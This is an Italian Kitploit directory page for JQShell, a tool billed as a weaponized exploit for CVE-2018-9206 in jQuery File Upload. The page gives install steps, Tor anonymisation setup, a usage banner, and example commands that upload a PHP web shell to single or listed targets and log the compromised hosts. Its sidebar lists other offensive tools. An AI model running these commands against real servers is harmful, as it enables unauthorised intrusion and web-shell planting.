

Skip to content
KitploitKITPLOIT
StrumentiExploitsBlog
Log in
Invia
StrumentiExploitsBlog
Invia

Strumenti di Hacking, PenTest e Cybersecurity per il tuo Arsenale di Sicurezza!

Kitploit è una directory di strumenti di hacking, cybersecurity e pentesting. Scopri gli ultimi aggiornamenti dei progetti per trovare vulnerabilità, analizzare sistemi, automatizzare i test e rafforzare la tua sicurezza.

FeedContattoPrivacy© 2026 Kitploit

Directory degli strumenti

Categorie

Vedi tutte le categorie
Loading categories
Strumenti/GitHubGitHub/stahlz/jqshell
Scanner di VulnerabilitàExploitSfruttamento di Applicazioni WebPenetration TestingApprendimento e Formazione
GitHubstahlz/jqshell

JQShell

Strumento di exploit automatizzato per CVE-2018-9206 (jQuery File Upload) con scansione su singolo/multiplo target, supporto proxy Tor e registrazione dell'output per test di penetrazione e uso didattico.

Vedi Repository
6214838 anni faRevisionato da Kitploit
Condividi


alt text

JQShell

Una versione armata di CVE-2018-9206.

Dichiarazione di non responsabilità

Usare questo tool contro server che non controlli è illegale nella maggior parte dei paesi. L'autore declina ogni responsabilità per le azioni di chi utilizza questo software per scopi illegali. Questo software è inteso esclusivamente per uso educativo. Nessun server è stato illegalmente violato durante la realizzazione di questo software.

Funzionalità

Singolo target Multi target Tor

Prerequisiti

Installa i seguenti pacchetti richiesti.

Python3

pip3 install requests pysocks subprocess stem

Porta di controllo Tor

Per usare Tor in questo script, devi modificare il file torrc e abilitare la porta di controllo su 9051.

Tipicamente questo file si trova qui: /etc/tor/torrc

Apri questo file e modifica questa riga:

#ControlPort 9051

in

ControlPort 9051
restart tor service

Utilizzo

usage: jqshell.py [-h] [-l LIST_INIT] [-t SINGLE_TARGET] -s SHELL_LOC
                  [-o OUTPUTZ] [-tor]

optional arguments:
  -h, --help            show this help message and exit
  -l LIST_INIT, --list LIST_INIT
                        Select for a list of assets to exploit
  -t SINGLE_TARGET, --target SINGLE_TARGET
                        Single exploit target
  -s SHELL_LOC, --shell SHELL_LOC
                        This is required, put the fullpath to your shell
  -o OUTPUTZ, --output OUTPUTZ
                        This is full path to were you want to save your list
                        of confirmed hosts
  -tor, --tor_proxy     Select if you have tor installed, you will need to
                        enable control port

Esempi

Esecuzione su un singolo target.

python3 jqshell.py -t http://localhost/folderwerejqueryis -s /var/www/html/shell.php

Esecuzione su un singolo target, con salvataggio dell'output.

python3 jqshell.py -t https://localhost/folderwerejqueryis -s /var/www/html/shell.php -o pwned.txt

Esecuzione su una lista, con salvataggio dell'output.

python3 jqshell.py -l /opt/jquery/test.txt -s /var/www/html/shell.php -o pwned.txt

Autore

  • Joshua Whitaker
  • Twitter @_Stahlz
  • Email - [email protected]
  • Sito web - stahl.io
Scarica lo strumento

Più Popolari

Vedi tutti →

Scopri gli strumenti più utilizzati dalla nostra community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Il toolkit OSINT definitivo: grafo di indagine, punteggio di affidabilità, famiglie di alias, mappa, timeline e report. 49 moduli, oltre 400 siti, nessuna chiave API richiesta.

    708
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # App di esecuzione con un tocco GhostLock (CVE-2026-43499)

    500
  • 3

    ARTEX

    baarai/artex

    Piattaforma di penetration testing autonoma multi-agente basata su LLM con agenti planner/worker, grafi di asset e di esplorazione, registrazione del traffico MITM e retesting delle vulnerabilità.

    398
  • 4

    redforge

    cybersecurity91/redforge

    Toolkit red team lato browser con 102 strumenti offline per ricognizione, generazione di payload, attacchi alle credenziali, crittografia, codifica e reportistica dell'engagement.

    341
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Il sistema d'azione per la cybersecurity nativa AI—dove l'intento diventa esecuzione governata, le evidenze diventano memoria operativa, e ogni operazione migliora la successiva.

    259
  • 6

    antifox

    antifox-ai/antifox

    Piattaforma multi-agente di penetration testing autonoma basata sull'IA che esegue ricognizione, scoperta della superficie d'attacco, validazione dello sfruttamento e consegna di report supportati da evidenze.

    257

Esplora tutti gli strumenti

Sfoglia la nostra collezione di strumenti

Vedi tutti gli strumenti →





